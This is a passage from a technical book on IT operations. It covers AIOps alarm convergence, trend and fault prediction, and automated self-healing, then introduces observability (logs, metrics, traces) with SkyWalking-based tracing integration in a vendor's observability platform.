Time-sequence relationship clustering refers to aggregating alarms that occur in the same time period. However, if all alarms in the same period are aggregated together, the clustering results are not interpretable, and the process of handling alarms is still very complex; if only the same alarms in the same period are aggregated, the compression effect is relatively poor. Therefore, time-based aggregation is only a pre-processing method for alarm aggregation.

## **2. Association relationship clustering**

Association relationship clustering is similar to the association analysis of abnormal events, and association relationship mining algorithms are also applicable to the mining of alarm event association rules. During mining, continuous time windows are used to divide historical alarms into item sets, and alarm item sets that appear more than the support degree in a window are

called frequent item sets, and strong rules between frequent item sets can be screened according to the confidence degree. In practical scenarios, alarms with association relationships can be considered as source alarms and can be merged together.

### 3. Topological relationship clustering

If the system's topology structure is known, the triggering mode of alarms can also be mined through the topological relationship between devices, mainly including the following applications.

(1) Alarm suppression: Suppress low-priority alarms when high-priority alarms occur.

(2) Alarm generalization: Replace the alarm with its superclass.

(3) Alarm specialization: Replace the alarm with a specific subset of it.

In addition, according to the topology diagram, the in-degree and out-degree of each node can be calculated to obtain the importance of the node. For example, when a core device that connects many other devices fails, the importance of its alarm should be higher.

### 4. Text clustering

In the actual production environment, not every alarm source's alarm system is very sophisticated. In most cases, most attributes in an alarm contain very little information, and there is no significance in clustering, and the real effective information is generally only stored in the alarm text.

Therefore, in practice, text clustering is a key method for alarm convergence. Compared to

general text, alarm text has the following characteristics, which should be considered when designing alarm text clustering algorithms:

- (1) Alarm text is generally short and quite standardized, so the order of the text has little impact on the clustering results. You can choose an unordered text clustering model.
- (2) The vocabulary in alarm text is highly specialized. When tokenizing, it is necessary to consider professional terminology related to the business system.
- (3) There are a large number of meaningful parameter texts in alarm text, and the significance of parameters during word embedding is different from that of ordinary words. Therefore, preprocessing each parameter before text clustering is a necessary step.

These are some common alarm convergence methods, and there are many others not mentioned. No matter what method is used for alarm convergence, it is important to clarify that the purpose of alarm convergence is not only to reduce the number of alarms but also to improve the efficiency of alarm processing, making the alarm processing process more accurate and smoother.

The fourth step in alarm convergence is priority recommendation. When alarms are compressed, the focus is on identifying alarm patterns and finding important alarms for users. How to find important alarms, there are many different ideas in the industry. Under the condition of having alarm importance labels, feature engineering is done first, and then some common supervised learning methods are used to train a model to obtain the importance ranking of alarms. In the absence of alarm importance labels, if the topology is known, an algorithm based on alarm entropy values can be used to calculate the entropy value of each alarm, thus obtaining the importance ranking of alarms; when the topology is unknown, expert experience can be used to

manually define the priority of alarms. It is also possible to use statistical methods to determine whether the alarm is a high-frequency occurrence or periodic. Generally, high-frequency and periodic alarms may be normal business operations, while sudden alarms require more attention. Therefore, the importance ranking of alarms can also be obtained through the frequency and periodicity of alarm occurrence.

Feedback from manual marking can also be done on the results of alarm convergence, which can not only make the output of the algorithm more accurate but also enable rapid root cause positioning when encountering similar scenarios next time, and assist O&M personnel in solving problems quickly based on historical solutions.

## 13.6 Trend Prediction

Common trend prediction scenarios in intelligent O&M include bottleneck prediction, fault prediction, capacity prediction, etc. Taking capacity prediction as an example, on the one hand, if the O&M team cannot provide enough computing or storage resources for the program, they may face the risk of program crash; on the other hand, if resources are over-planned, it will cause waste in costs. Through capacity prediction, the law of resource usage can be effectively predicted, thereby adjusting quotas for the program in real time to avoid risks.

In the case of abundant data sources, prediction problems can consider some related features beyond the predicted values and use common machine learning algorithms. For the time series itself, many statistical methods based on time series can also mine the potential features of the series and achieve prediction, such as traditional time series modeling methods like ARIMA, Holt-Winter, and methods based on time series decomposition. Compared with machine learning algorithms, these methods have lower complexity and stronger interpretability, but most models, due to the assumption of stationarity, cannot solve the problem of pattern migration.

Time series decomposition is a typical method for analyzing time series. A time series can be decomposed into three parts: trend, seasonality, and noise, using an additive model or a multiplicative model. The trend component represents the overall trend of the time series over time. Usually, global growth or decline brought about by other influencing factors will be reflected in this part. The seasonal component represents the fluctuations of the time series at a fixed period. It is usually related to the nature of the business, such as many customer-facing business indicators having a fixed pattern with a daily cycle. If the data does not conform to common periodic patterns, potential cycles can also be mined using methods such as the autocorrelation function or Fourier series. The noise component is brought about by random

influencing factors, and depending on the specific scenario, the noise component can be assumed to conform to a certain prior distribution. For some business scenarios, the impact of holidays also needs to be considered. Holidays often produce significant pattern shifts, which is a pain point that many prediction scenarios must address. For holiday patterns, special modeling based on historical data can be carried out, and potential influencing factors can be fully considered.

In summary, to establish a high-precision prediction model, the following points are essential:

- (1) High-quality historical data. If the features are mined based solely on the time series itself, then the data must be a sample with a certain potential generation process and uniform sampling.
- (2) The model's noise resistance capability. The more complex the data generation process, the more irrelevant external factors there are, all of which are sources of noise in the data. Models with high global accuracy are easy to train, but whether they can resist random events and whether they can automatically identify abnormal data are more reflective of a model's quality.
- (3) The model's rapid iteration capability. In practical scenarios, data patterns are constantly changing. Models that can continue to function effectively in production must have the ability to quickly adapt to changes. This point needs to be considered both in engineering and in model design.

## 13.7 Fault Prediction

Fault prediction is a common application scenario based on metric prediction. According to Heinrich's Law: Behind every serious accident, there are necessarily 29 minor accidents and 300 near misses, as well as 1,000 potential hazards. Many faults are not sudden random events, but the final result of a small anomaly slowly evolving. For example, in network failures, there is often a process from packet loss to the network being completely unavailable. If omens can be detected in the evolution process before a fault occurs based on related metric data, faults can be discovered and diagnosed in advance, avoiding service damage and improving system availability.

### 13.7.1 Methods for Fault Prediction

The methods for implementing fault prediction can be summarized into a general process: first, based on a specific type of fault, find one or more metrics related to the fault, then extract metric features through algorithms, and predict the fault based on the features. This process can be divided into two categories: direct prediction and indirect prediction.

#### 1. Direct Fault Prediction

Direct fault prediction refers to directly establishing a connection with the fault after extracting metric features, which is generally suitable for situations with fault annotations. A fault is more precise in meaning than an anomaly. Generally, occurrences of faults are recorded, so sometimes faults can be directly predicted through features. Most supervised classification algorithms can be used, usually implemented by neural networks, and feature extraction for metric data is also completed by neural networks, with one neuron representing one feature. The advantage of this method is good generalization, and the process is relatively simple, without the need for much prior knowledge. However, this method generally encounters the problem of unbalanced positive



and negative samples, and the model is often less interpretable, unable to explain the specific meaning of features and the connection between features and faults.

## 2. Indirect Fault Prediction

Indirect fault prediction refers to predicting future metric values after extracting metric features and then establishing a connection with the fault. Prediction mainly uses traditional time series data prediction algorithms (see 13.6 for details), predicting future metric values, and then using a relatively simple anomaly detection algorithm to predict future faults. Compared to direct fault prediction, indirect fault prediction has stronger interpretability but also relies on more prior knowledge, such as manually selecting features based on operational and maintenance knowledge when extracting features, choosing prediction algorithms, and the length of future predictions based on the characteristics of the metrics; for example, for faults like Java memory overflow, since the manifestation of the fault is the gradual increase in memory usage until there is not enough memory space, the corresponding delayed metric values will surge at the time of the fault, with no obvious changes before the fault occurs, so it is necessary to manually select the memory usage rate metric and extract the trend features of the metric. After predicting the future values, a simple threshold can be used to determine whether a fault will occur on the numerical or temporal dimension.

The current mainstream method is indirect fault prediction, which is due to the fact that fault prediction inevitably requires some prior operational and maintenance knowledge. Obviously, not all faults are suitable for prediction; only those faults that have an evolution process before occurring can use prediction algorithms. This is different from metric anomaly detection, which is mainly based on the principle of probability distribution and does not need to utilize the specific meaning of the metrics, the type of anomaly, and other operational and maintenance knowledge. Even if the names of the metrics are hidden, good results can be obtained based

solely on the metric values. Fault prediction must first obtain the type of fault to determine whether to use fault prediction, such as faults caused by external events, which are obviously not predictable. Since the premise of applying fault prediction is to have prior knowledge, generalization can be ignored, and methods with stronger interpretability and specificity can be chosen.

In practical applications, when using indirect fault prediction, the following factors should be considered based on the actual faults and metrics:

(1) The selection of metric features: Generally, only periodic and trend features of metric values can be predicted, and the latter is often associated with faults. Therefore, in most cases, the selected features are trend features.

(2) The choice of prediction algorithms: Commonly used prediction algorithms include ARIMA and Holt-Winters. The former considers that the value of time series data is a linear combination of the noise part and the non-noise part from the corresponding parts of the previous period window; the latter considers that time series data is composed of periodic (seasonal), trend, and noise parts, with each part being derived from the corresponding part of the previous moment (for the periodic part, the corresponding value from the previous period is needed), or can be understood as the value of time series data being a triple exponential smoothing of the values from the previous period window. Generally speaking, ARIMA is more suitable for predicting data with a long-term trend, while Holt-Winters is more suitable for short-term trends; data with strong periodicity is more suitable for prediction using Holt-Winters, while data with weak periodicity is more suitable for ARIMA. Based on these differences, the appropriate algorithm should be selected according to the characteristics of the data and the fault, and sometimes even more specialized algorithms are needed.

(3) The selection of algorithm hyperparameters: After choosing the algorithm, the hyperparameters of the algorithm can mostly be selected through search to find the most suitable combination, but it is also possible to add some constraints to reduce the search space, such as the period of the data is one day and the data is collected every hour, then when using the ARIMA model, parameters with orders lower than 24 for  $p$  can be disregarded (fixed window smoothing can also be used, and the size of the window can also be determined based on the characteristics of the metric).

(4) The length of the prediction: According to the actual needs of fault prediction and the degree of accuracy decay of the prediction algorithm, set the length of the prediction. A reasonable prediction length can ensure the reliability and usability of the algorithm. For example, for faults that occur after a long-term evolution, the prediction length can be longer, allowing the algorithm to have a certain tolerance for short-term significant trend increases. This characteristic of rapid short-term growth and slow long-term growth is common in memory metrics.

(5) The method of anomaly detection: After obtaining the predicted values, a simple method of anomaly detection is needed to predict faults. For example, when predicting memory overflow, it is judged based on whether the predicted value exceeds a certain threshold; when predicting memory leaks, it is judged based on whether the predicted value reaches the threshold within a certain time range or whether the trend of the predicted value exceeds the threshold.

### 13.7.2 Implementation and Evaluation of Fault Prediction

It can be seen from the above that the generalizability of the fault prediction scenario is poor, and the implementation method is generally based on a specific type of fault to build a separate scenario, and compared to anomaly detection based on current values, fault prediction for future values is inevitably at a disadvantage in terms of interpretability and accuracy. Therefore, fault

prediction is currently mainly applied to faults with relatively simple characteristics and a more intuitive relationship between features and faults, such as network packet loss, memory overflow, etc. At the same time, when designing algorithms, more emphasis should be placed on ensuring accuracy and reducing false positives.

Evaluating the fault prediction algorithm is quite special. Generally speaking, real faults do not occur frequently, so if evaluated according to traditional Precision, Recall, and F-score methods, the final results will have a large margin of error. If the system has the capability to inject faults, then a large number of fault data can be obtained through fault injection, and then calculate these three indicators, and it is necessary to increase the weight of Precision when calculating the F-score. On the other hand, since the algorithm from the predicted value to the fault is generally simple, the reliability of the algorithm mainly depends on the prediction algorithm from the actual value to the predicted value. Therefore, the performance of the fault prediction algorithm can also be indirectly evaluated through the accuracy rate of the prediction. If the algorithm is more accurate in predicting future values, it can be considered that the algorithm is also more accurate in predicting faults. The main indicators for the accuracy rate of prediction are:

- (1) Mean Squared Error ——MSE
- (2) Root Mean Squared Error ——RMSE
- (3) Mean Absolute Error—— MAE
- (4) Mean Absolute Percentage Error ——MAPE
- (5) Median Absolute Percentage Error ——MDAPE

## 13.8 Integration of AIOps with Automated Operations

Automated operations and maintenance include specific scenarios such as intelligent decision-making and fault self-healing, with the main goal of replacing some manual operations and maintenance with automated operations to improve operational efficiency.

When the AIOps module detects an anomaly or fault, subsequent operational management work requires a variety of decisions to solve the problem, such as: scaling up, scaling down, setting weights, scheduling, restarting, etc. In this step, traditional manual operations and maintenance often encounter the following issues:

(1) Many daily faults are relatively simple, and the subsequent decisions required are not complex, and may even be as simple as a restart. However, dealing with these simple faults also requires a certain amount of manual response time, and the repeated occurrence of such faults has caused a heavy burden of simple and repetitive work for operations and maintenance personnel. For these types of faults, if the system can automatically complete the decision-making and execution, the efficiency can be greatly improved.

(2) The decision-making of operations and maintenance personnel depends on their own business experience and knowledge. However, different businesses have their own characteristics, and different operations and maintenance personnel have different business experiences. Therefore, how to effectively pass on the experience of operations and maintenance personnel is an important issue that every enterprise in the process of digital transformation will face.

(3) When encountering complex operational scenarios, due to the limitations of human

cognition, even experienced operations and maintenance personnel may overlook some "inconspicuous" "minor details." If sufficient detailed information is provided, operations and maintenance personnel can make more accurate decisions.

To address the above issues, automated operations and maintenance provide fault diagnosis and self-healing as a solution scenario.

**Fault Diagnosis and Self-Healing:** Based on the output of AIOps-related functions such as anomaly detection, fault prediction, and root cause positioning, use rules or decision-making models based on machine learning to output corresponding diagnosis and self-healing results. During diagnosis, the characteristics of the fault are generally extracted, and these characteristics are provided to operations and maintenance personnel for reference while automatically determining the fault. The self-healing strategy depends on the diagnosed fault results. Due to the inherent risks of automated processing, fault diagnosis is generally only used for some faults selected by people, and self-healing methods also generally come from fixed solutions. For the sake of robustness, the involvement of machine learning models is not extensive, mainly reflected in the extraction of fault characteristics, and the characteristics extracted are more interpretable (such as only feature selection), and generally do not directly model the type of fault or means of self-healing.

It can be seen that the participation of machine learning is not significant at the current stage, mainly it is the matching of rules.

Since the applicability of automated operations and maintenance is strong, the solutions for fault diagnosis and self-healing also depend on the respective system architecture, so they do not have strong universality. Therefore, the implementation of automated operations and maintenance

needs to consider some factors that other scenarios do not usually consider, and almost every process requires flexible adjustment according to specific scenarios, such as automated operations and maintenance need to consider permission issues, different simple faults require different permissions for self-healing, which makes some self-healing impossible. To ensure consistency, self-healing needs to be transformed into providing fault solutions, with automated operations and maintenance providing fault information and corresponding solutions, and conveying them to operations and maintenance personnel on the page.

## 13.9 Challenges Faced by AIOps

AIOps face many challenges while developing rapidly. In the typical application scenarios of AIOps, anomaly detection is an easy scenario to get involved in and is also a more well-developed scenario in the industry at present. Other scenarios such as root cause analysis, intelligent repair, and future prediction are all significant topics. Just the problem description is very broad and vague. When implementing actual projects, it is recommended to break down into smaller requirements, tackle them one by one, or refine what to do and what results to expect at each step from an overall process perspective, so as to better apply AIOps in practice.

Due to the complexity of the system, the lack of labeled data is a common situation in the O&M environment. Therefore, most AIOps algorithms are unsupervised algorithms. One of the problems with unsupervised algorithms is the lack of evaluation methods, and the effectiveness of the algorithm can only be measured through feedback from a large amount of practice. This brings a dilemma in the selection of algorithms, that is, when there are multiple algorithms that can solve the same problem, it is difficult to judge which algorithm is better. When there is no standard, it is difficult to optimize and iterate the algorithm, which is also a big challenge faced by the development of AIOps.

The diversity of data is also a challenge faced by AIOps. Different business scenarios, different machine environments, may generate very different data patterns. In reality, it is impossible to train an extremely generalized model to deal with all data. Therefore, for different scenarios, it is necessary to design different specialized algorithms.

In summary, the scenarios faced by AIOps require a large number of solutions to work together. It is not only an exploration in the field of algorithm technology but also an exploration in the field



of application processes. How to maximize the effect of each algorithm may be an even bigger topic.



# CHAPTER

# 14

## Observability

- ☐ Overview
- ☐ Methods for achieving Observability
- ☐ Application Scenarios of Observability
- ☐ Summary



## 14.1 Overview

### 14.1.1 The Origin of Observability

The concept of observability originated in the industrial field, where it is defined as the ability to infer the internal health status of a system from its external outputs.

With the significant changes in software architecture (mainframe → C/S architecture → J2EE → SOA → microservices → container-based services → container orchestration), the efficiency of development, iteration, and delivery has been greatly improved. However, the complexity of the architecture makes operational monitoring and troubleshooting more difficult. Currently, the IT environment is very complex, and monitoring known issues is no longer sufficient to address the increasing number of new problems. These new problems are the "unknown unknowns," where personnel do not know the cause of the problem, and there is no standard starting point or chart for reference. Even the team's resident experts cannot predict and solve every emergency that may occur in modern production software systems. In addition, traditional operations and maintenance have issues with data silos, lack of data association, and high communication costs during the troubleshooting process.

In the field of software products and services, observability refers to the ability to understand and interpret any state the system may enter without deploying new code. We need to deploy products that provide observability capabilities because the complexity of the system has exceeded the scope of what we can predict.

In simple terms, observability is about collecting as much telemetry data as possible from

the application system to investigate and resolve new complex problems. It enables teams to proactively observe the system to resolve issues in a timely manner before they affect users, ensuring the safety of experiments and optimizations, and better managing business risks. We can consider observability as an attribute of the system, similar to functionality and security.

Observability is becoming a new trend in the operations and maintenance industry and has extensive application value in areas such as application release, chaos engineering, full-link pressure testing, automated testing, and site reliability engineering.

### 14.1.2 Observability vs. Monitoring

Monitoring and observability are often confused or used interchangeably, so it is necessary to compare their similarities and differences, as shown in Figure 14-1.



Figure 14-1 Observability vs. Monitoring Comparison

Monitoring receives alerts and tells us which parts of the system are working properly. Observability, on the other hand, focuses more on the reasons why the system cannot work properly.

Traditional operations and maintenance may only provide us with the top-level "alerts" and "overviews." When the application system crashes, and operations and maintenance need more in-depth error information for troubleshooting, more information needs to be collected and analyzed associatively. Traditional monitoring generally only emphasizes that a problem has occurred. Due to the separate collection and storage of application service data and infrastructure data, there is a lack of association, high communication costs during the troubleshooting process, leading to low efficiency; observability, by collecting more runtime information such as "troubleshooting," "analysis," and "dependencies," uses dynamic analysis to clarify service status and relationships, ultimately providing operations and maintenance personnel with a quick view of the root cause of the problem.

### 14.1.3 The Three Pillars of Observability

Observability is built upon three pillars: logs, metrics, and trace links, that is, telemetry data can be simplified into logs, metrics, and trace links (as shown in Figure 14-2).




Figure 14-2 The Three Pillars of Observability

(1) Logs (Logging): Logs display events generated by the application during operation or records generated during program execution. Logs can provide detailed explanations of the system's operating status, but storing and querying logs require a lot of resources.

(2) Metrics: Metrics are aggregated numerical values that require minimal storage space and are convenient for observing the system's status and trends. However, they lack detailed display for problem location. Based on this, using multi-dimensional data structures can enhance the expressiveness of metrics for details, such as calculating the average duration and request volume of a service.

(3) Trace Links (Tracing): Although logs record the details of events, they still have shortcomings in distributed systems. The events recorded in logs are isolated, but in actual distributed systems, events occurring in different components are often causally related. Trace links solve this problem well, allowing the complete path and causal relationships of events to be reconstructed through markers such as SpanID. Technical personnel can use trace links to understand the dependencies and calling processes of services within the mesh, build the entire mesh's service topology, and easily analyze exceptions in requests.

The combined use of the three forms will produce rich observational data.



## 14.2 Methods for achieving Observability

To help everyone better understand, we first clarify some concepts of Observability:

(1) Span: A Span represents the time span of a single request. The starting node without a parent ID is known as the Root Span. Each Span has an ID and a parent ID to construct the relationships between different Spans in a trace. All Spans are attached to a specific trace, sharing the same TraceID.

(2) Trace: A Trace is a collection of Spans, representing a complete trace from the beginning of a request to the server until the server responds. It records the duration of each call with a unique identifier, TraceID.

(3) Business: In a narrow sense, a Trace corresponds to a business transaction, and a business transaction corresponds to multiple Traces. The business comes from the business field in the trace, which is usually at the root node of the trace. For example, in zipkin v2 trace, the name field of the root node is the business; in jaeger trace, the operation name field of the root node is the business. Broadly speaking, a user's operation is a business transaction, such as mobile banking applications for credit limits, transfers, etc.

(4) Service: The service field in Span, the service is the provider of the interface. For example, in zipkin v2 trace, the localEndpoint/serviceName field of the node is the service; in jaeger trace, the process/serviceName field of the node is the service.

(5) Interface: The interface field in Span. The interface is the declaration of the method, and the interface shows the specific behavior of Span. For example, in zipkin v2 trace, the name field of

the node is the interface; in jaeger trace, the operation name field of the node is the interface.

(6) Infrastructure: Refers to the virtual or physical devices involved in the system, such as Host, Docker Container, Kubernetes, etc.

Currently, the observability scenario in China is still somewhat vague, and each company implements observability in a slightly different way. Here, we take Observability as an example for explanation.

As shown in Figure 14-3, Observability is a monitoring platform independently developed by LogEase based on its self-developed data search engine Beaver and search processing language SPL (Search Processing Language). It analyzes the application system from the dimensions of application performance and infrastructure, and after accessing all telemetry data of the application system, the implementation personnel work with users to sort out the business-level dependency relationships, thereby fully and accurately achieving the intelligent visualization of IT observability content.



Figure 14-3 Observability Architecture Diagram

### 14.2.1 Data Model

A data model is an abstraction of data characteristics. It describes the static features, dynamic behaviors, and constraints of a system at an abstract level, providing an abstract framework for the representation and operation of information in the database system.

To implement observability, two parts need to be considered: data access and functional usage.

For data access, Observability supports access to all types of logs to locate the cause of faults. For the trace logs and performance metrics accessed, they need to meet the data model. Data that meets the data model, after being accessed by Observability, can directly use the functions provided by Observability on the page. Trace and performance metrics, such as data from Zipkin, Jaeger, Prometheus, need to be processed and written into specified indices using specific fields for use on the Observability page.

### 14.2.2 Data Sources

To achieve observability, it is necessary to access logs, metrics, and trace data generated by basic resources, middleware, front-end and back-end components. Here, we mainly introduce the technology and implementation plan for generating trace data.

#### 1. Overview of Trace Technology

Trace data is an important data source for identifying the root causes of business faults and analyzing service bottlenecks. It is one of the three pillars of observability and the data foundation for transforming observability from a black-box capability to a white-box capability in monitoring. In the process of implementing an observability solution, how to generate this part of the data source based on the existing application architecture is our focus.

At the beginning of building various application architectures and service architectures within

enterprises, the focus is generally on business functions, performance, and load capacity. However, some maintenance-related factors are not planned in advance, which brings some technical challenges to the comprehensive construction of an observability solution. How to achieve trace data integration in a lightweight and low-cost manner is a key point that enterprise application managers and maintenance architects need to consider. It is also a crucial link in the implementation process of the observability solution.

Google started building its own distributed trace system Dapper in 2008 and published the paper "Dapper - a Large-Scale Distributed Systems Tracing Infrastructure" in 2010. In this paper, the author describes the principles and implementation ideas of distributed trace, which has laid the foundation for the development of various distributed trace technologies. Subsequently, a series of trace technologies have emerged in the market, and several excellent open-source trace products have also emerged in the open-source community. These technologies and products are based on different technical principles and provide different technical solutions. Here, we categorize them into three types from multiple perspectives such as application phase, technical stack, and positioning, as shown in Table 14-1:

Table 14-1 Three Types of Observability Technical Solutions

No.	Category	Application Phase	Technical Stack	Representative Products
1	By-pass Technology	Runtime	Bytecode Injection	Pinpoint, Skywalking
2	Proxy Technology	Compiler	Proxy Classes	Zipkin
3	Self-modification	Development time	None	Customized as needed

The first category is by-pass technology, which is a trace link technology generated without any modification to the existing application after it has been constructed. This technology enables method-level trace capabilities. Because it is independent of the input of R&D personnel, it allows operations and maintenance personnel to achieve trace at an extremely low cost, which has been welcomed by some groups. Representative products using this technology include Pinpoint and Skywalking. Considering performance and implementation, Skywalking is a superior solution in this technical field.

The second category is proxy technology, which uses dynamic proxy to intercept various types of requests. When using this technology, it is necessary to depend on the relevant proxy packages during the application development and compilation phase, requiring the involvement of R&D personnel and involving changes to the application version. For this technology, trace is generally only supported up to the request level. For the generation of some important local method trace data, customized development is needed. If an application is in the development and compilation phase and the current requirements only consider request-level tracing, then proxy technology is an excellent choice. The representative product of this technology is Zipkin, which currently has a certain audience.

The third is self-modification, as the name suggests, it refers to not using any third-party technology, but completely modifying the existing application code at key nodes according to the actual situation of the application to achieve trace. Compared with the first two schemes, this scheme has a wide range of adaptive technical frameworks and is suitable for some old single application architectures, and the code is controllable, making it lightweight. Its disadvantage is that it will generate a larger R&D cost, which may involve changes to the communication protocol between services. During the implementation process, the coordination and synchronization between applications are also very important.

## 2.Trace Implementation Plan

To improve the feasibility of the overall plan, we have fully considered the situations under various application architectures and propose some targeted plans here.

Firstly, integrate Skywalking bytecode injection technology to automatically implement bytecode work for various applications that are already running normally in production, and the extensibility of Skywalking itself also brings great convenience for subsequent customization.

Secondly, integrate and connect with other third-party bytecode technologies. Many enterprises have used some compiler trace technologies when building applications. In this case, we can directly connect to implement some functions that native trace technologies have not achieved.

Finally, for self-modification technology, the core is data standards. The observability solution, combined with some ideas from open-source technologies and some enterprise landing experience, has defined its own set of technical standards. Some trace that cannot be implemented by by-pass technology can be implemented by application developers according to these standards to achieve trace (as shown in Figure 14-4).




Figure 14-4 Observability Solution Technical Standards

## 3. By-pass Bytecode Injection Technology

### 1) Skywalking

Skywalking was developed by a domestic individual developer, Wu Sheng, and contributed to the open-source community. It has been recognized by many users since its release and has become a top-level project of the Apache Foundation in just a few years. Its protocol-oriented, modular development model, and the ability to not rely on any third-party big data technology have brought great convenience to the platform's lightweight and extensibility.

As shown in Figure 14-5, the overall framework of SkyWalking is divided into three layers, which are the agent, the backend, and the UI.




Figure 14-5 Skywalking Overall Architecture

(1) The Agent is primarily responsible for the generation and reporting of trace data. Utilizing ByteBuddy technology, the Agent enables dynamic bytecode modification. During this process, it employs an AOP-like programming model to generate trace data and capture exception information at the points of Before, After, and Exception in the methods that require tracking, all of which are then uniformly sent to the backend. In addition to trace data, the Agent also supports capabilities in other areas, such as docking with Service Mesh architecture and the

collection of JVM virtual machine Metrics. These additional capabilities are manifested in the form of services and managed through the SPI mechanism. Both trace and services provide relevant standard API definitions that can be quickly defined by developers.

(2) The backend is mainly responsible for data reception, computation, and storage. In terms of data reception, it supports centralized data reception methods such as Http, Grpc, Kafka, etc., and can be selected according to actual conditions. It also implements a custom message queue based on a ring array to achieve data caching or consumption in a queue-based manner. In terms of data computation, the backend has its own stream processing framework to achieve streaming merge of trace data and windowed calculation of metric data. Regarding data storage, it provides various support capabilities in a modular manner, supporting data storage such as H2, ElasticSearch, MySQL, etc., and also provides relevant standard specifications for extension.

(3) The UI primarily provides related user functionalities. SkyWalking offers not only trace tracking capabilities but also APM capabilities to perform application performance analysis and profiling. However, speaking of SkyWalking's functionality, it appears somewhat singular for the overall observability solution. For instance, the alerting feature is not flexible and requires implementation through configuration files on the backend, lacking intelligent alerting. Some customized analyses related to user behavior or business behavior cannot be achieved through configuration and require certain code modifications, which brings about some development costs. Overall, SkyWalking remains an excellent open-source trace tracking or APM system.

## **2) SkyWalking and Observability**

In comparison, Observability already possesses strong message queuing, stream processing frameworks, and storage architecture, so in the overall solution of Observability, only the integration of the Agent is considered.

Observability has implemented integration with various versions of SkyWalking Agents, enabling



seamless docking with the Tracing data, Metrics data, Logging data, Profiling data, and other data generated by SkyWalking Agents. At the same time, it provides users with some transformative service solutions, mainly including the following:

- (1) Customization capabilities for personalized method trace tracking plugins, providing users with tracking capabilities for key methods not supported by existing common versions.
- (2) Customization capabilities for personalized data analysis needs, such as appending relevant business elements to tracking data, such as business categories, user attributes, and other information, to facilitate the enhancement of other business element observability.
- (3) Planning services for implementation solutions, providing support services for the use, deployment, and troubleshooting of SkyWalking, allowing users to better utilize bytecode technology.

#### **4. Observability and Other Technical Stacks**

To achieve observability, it is also necessary to consider the integration of some common trace tracking technologies. If customers have already used other technical stacks at the beginning of application construction, Observability can directly connect, supporting the existence of multiple trace tracking technology stacks within an IT system to meet different needs, as shown in Table 14-2.

Table 14-2 Technical Stacks Capable of Integration

No.	Integrated Service	Description
1	Zipkin Input	Service for integrating Zipkin data collection
2	Pinpoint Input	Service for integrating Pinpoint data collection
3	Jaeger Input	Service for integrating Jaeger data collection
4	* Input	Service for integrating other data collection services

## 14.3 Application Scenarios of Observability

